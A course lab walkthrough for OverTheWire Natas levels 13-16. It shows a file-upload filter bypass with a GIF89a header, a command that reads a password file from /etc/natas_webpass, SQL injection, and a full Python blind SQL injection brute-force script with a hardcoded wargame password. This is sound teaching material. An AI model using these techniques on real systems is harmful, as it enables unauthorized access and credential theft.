**Laboratory Exercise – Natas Level 13-16**

**1. Overview**

In this lab exercise, students will learn new skills by setting up the Sublime Text editor with Python and using it to test web applications. Using the Brigante VM environment students will be presented with progressive challenges from the OverTheWire website (Natas) in which they will use previously learned skills to find the Capture the Flag (CTF) flags. This lesson covers levels 13-16. Students will learn to exploit a file upload service, an SQL injection vulnerability, and a blind SQL injection vulnerability.

**2. Resources required**

This exercise requires the Brigante VM running in the Cyber Range.

**3. Initial Setup**

For this exercise, you will log in to your Cyber Range account and select the Brigante (2020) environment, then click “start” to start your environment and “join” to get to your Linux desktop.

**4. Tasks**


**Task 1: Natas Level 13-14**


[**IMPORTANT**: You should have completed Natas levels 0-13 before proceeding, since this lab builds on the labs from the previous lessons.]

As completed in previous tasks, we want to change the Python code to match our new parameters. Remember to change the syntax in the build output to HTML.

* Take a look at the screenshot below to check if you have all the parameters correct.
* Save the file as **natas13-14.py** in the natas folder on your Desktop.
* Build the output.

|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |






This looks very much like the previous level. Except now, we have some sanitation in the code. If the upload file is not a JPEG, then it will be filtered out. Let’s look at the code and see how they are doing this.


* In a browser, navigate to <http://natas13.natas.labs.overthewire.org/index-source.html>. Use the username of natas13 and the password retrieved from level 12-13.

Looking at the screenshot below, we can see the following line of code: **echo “File is not an image”;** . This must be where the filetype is filtered. If you look at the line above this line, it appears that the filter is called **exif\_imagetype**.



Let’s use Google to search for the PHP exif\_imagetype function.

* Using Google, search for **php exif\_imagetype**.
* Click the link that shows the PHP manual page for **exif\_imagetype**.




Source: <https://www.php.net/manual/en/function.exif-imagetype.php>


This function reads the first bytes and is checking the signature. This means all we need to do is modify the top of our PHP program to resemble an image signature.

* Open the file **do.php** in the Sublime Text editor.
* Modify the script by adding **GIF89a** on line one and moving the rest of the code to line 2
* Save the file. Make sure you close the **do.php** file by exiting the do.php tab in your Sublime Text editor. We will need to open and read this file in the next steps, and we cannot if it is open in our editor.
* Return to the **natas13-14.py** tab and change the parameters for the request as shown in the screenshot below.
* Build the output.

|  |
| --- |
| Graphical user interface, application  Description automatically generated |









Success! The file was uploaded. Now all we need to do is repeat the process we did in the last lab for task natas 12-13:

* Comment out the **post request** (line 10) and uncomment the **get request** (line 8).
* Change the url to match the upload location and append it with **?do=cat /etc/natas\_webpass/natas14'**
* Check the screenshot below (upload location is different) for confirmation of parameters.
* Build the output.

|  |
| --- |
| A screenshot of a computer  Description automatically generated |






Voila! Now we have the password for natas14.

**Task 2: 14-15**

As completed in previous tasks, we want to change the Python code to match our new parameters.

* Take a close look at the screenshot below to check if you have all the parameters correct.
* Save the file as **natas14-15.py**.
* Build the output.


|  |
| --- |
| Graphical user interface, text  Description automatically generated |



There is not much data in the build output on the main page. Let’s take a look at the source code.

* In the natas14-15 tab, append the url with /**index-source.html**.
* Build the output.

|  |
| --- |
| A screenshot of a computer  Description automatically generated |




This is very difficult to read. Let’s use HTML Deentitize and delete all the br tags with find and replace by doing the following:


* In the build output tab, press **CTRL+SHIFT+P** and type StringEncode: HTML Deentitze. Click on this option.

|  |
| --- |
| A screenshot of a computer  Description automatically generated |





* Press **CTRL+H** and type **<br />** in the find bar and then hit the **replace all** button.




* Press **CTRL+H** and type <0xa0> in the find bar and then hit the **replace all** button. The end result should clean up the php code.




This is much easier to read. However, we can make it even better by changing the syntax to php. This will allow us to better see the color codes which help when looking for errors.

* Press **CTRL+SHIFT+P** and type **syntax php** and press enter.






It looks to be a MySQL database that is not sanitized. This will definitely be a SQL injection vulnerability. The screenshot below shows the major vulnerability here. Let’s use the same exploit we used in Module 7, Lesson 1 with a few minor modifications.




* Take a look at the screenshots below and modify your Python request in the natas14-15 tab to match the parameters. The username and password can be anything as we are bypassing this using the SQL query. Note, the screenshot is split in two for legibility.






* Build the output and change the build output syntax the html.




It appears that the -- is not commenting out the SQL query after our injection. We can use other techniques to comment out the query. We can use a  **#**. We have done this many times in Python.

* Replace the -- with a **#**, save the file and build the output.

|  |
| --- |
| A screenshot of a computer  Description automatically generated |






This worked! Now we have the password for natas15.


**Task 3: Natas 15-16**

As completed in previous tasks, we want to change the Python code to match our new parameters.

* Take a look at the screenshot below to check if you have all the parameters correct.
* Save the file as **natas15-16.py**.
* Build the output.

|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |






The response shows that we have a form that only checks to see if a user exists. Let’s look at the source.

* In the natas15-16 tab, append the url with /**index-source.html**.
* Build the output.

|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |

Again, this is hard to read, so we will use HTML Deentitize, delete all the br tags, and the <0xa0> as we did in the last task.


* In the build output tab, press **CTRL+SHIFT+P** and type StringEncode: HTML Deentitze. Click on this option.
* Press **CTRL+H** and type **<br />** in the find bar and then hit the **replace all** button.
* Press **CTRL+H** and type <0xa0> in the find bar and then hit the **replace all** button. The end result should clean up the php code.




This looks like another SQL injection. Only this time, we are getting a Boolean response of **This user exists** or **This user does not exist**. Let’s see if the user natas16 exists.

* In the natas15-16 tab, change the parameter as shown below in the screenshot. Don't forget to modify the url line too!

|  |
| --- |
| Graphical user interface, text, application  Description automatically generated |





The PHP code has returned a response indicating the user exists. Now we need to modify the request in a way that will leak data from the user. This is completed easily in SQLmap as done in previous tasks. This VM does not have Sqlmap, but this method can be tried in another VM. Understanding how it can be done in Python, however, will help improve your scripting skills. This is not an advanced Python programming course, so I will provide you with the code and walk you through how it is brute forcing the password. The script will take a moment to start printing as the loop needs to find a character that exists.

* Copy and paste the code below into thenatas15-16 tab.
* Build the output.

import requests

from requests.auth import HTTPBasicAuth

chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'

filtered = ''

passwd = ''

for char in chars:

Data = {'username' : 'natas16" and password LIKE BINARY "%' + char + '%" #'}

r = requests.post('http://natas15.natas.labs.overthewire.org/index.php?debug', auth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'), data = Data)

if 'exists' in r.text :

filtered = filtered + char

for i in range(0,32):

for char in filtered:

Data = {'username' : 'natas16" and password LIKE BINARY "' + passwd + char + '%" #'}

r = requests.post('http://natas15.natas.labs.overthewire.org/index.php?debug', auth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'), data = Data)


if 'exists' in r.text :

passwd = passwd + char

print(passwd)

break

|  |
| --- |
| Graphical user interface, text  Description automatically generated |



Breakdown:

The color is to help with legibility. Purple is the code, black is the explanation.

**import HTTPBasicAuth -**

* Imports the HTTP Basic Auth module that allows for easy HTTP authorization when looping

**chars = ‘abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'**

* Tells the script to use these characters

**filtered = ‘’**

* Variable to be used to filter out characters when discovered to exist.

**passwd =**

* Variable to be used to grab filtered results and print them to the screen

**for char in chars:**

**Data = {'username' : 'natas16" and password LIKE BINARY "%' + char + '%" #'}**

**r = requests.post('**[**http://natas15.natas.labs.overthewire.org/index.php?debug**](http://natas15.natas.labs.overthewire.org/index.php?debug)**', auth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'), data = Data)**

**if 'exists' in r.text :**

**filtered = filtered + char**

* This is a for loop that cycles through each character until it finds if it ‘exists’ then this character is filtered out and added to the next loop.

**for i in range(0,32):**

**for char in filtered:**

**Data = {'username' : 'natas16" and password LIKE BINARY "' + passwd + char + '%" #'}**

**r = requests.post('**[**http://natas15.natas.labs.overthewire.org/index.php?debug**](http://natas15.natas.labs.overthewire.org/index.php?debug)**', auth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'), data = Data)**

**if 'exists' in r.text :**

**passwd = passwd + char**


**print(passwd)**

**break**

* Another for loop that sets the range to be a maximum of 32 characters (all natas passwords are 32 characters). It then gathers the data from the previous loop and prints to the screen the passwd when the if ‘exists’ is found.

The passwd is an empty string that keeps looping for the next character, adds it to the passwd function and repeats the process until the full 32-character password is found.

The screenshot below is of the script running:

****

This particular task would be in the more advanced Python scripting arena. Don’t focus too much on writing these types of scripts on your own. Instead, focus on how to read the script. Learning Python is a skill that comes with time and practice; however, you can research online to discover many scripts that others have written to complete Blind SQL or any vulnerability for that matter. Saving these scripts and modifying them to meet your needs is usually a first step for beginners. Here is a good example of a python blind SQL Injection Shell using Python:

<https://gist.github.com/wcc526/d404c7a95439196756b0>**.**

In this lesson, we learned how to use Sublime Text and Python to parse information from web applications. In the process, we exploited a file upload service, an SQL injection vulnerability, and a blind SQL injection vulnerability.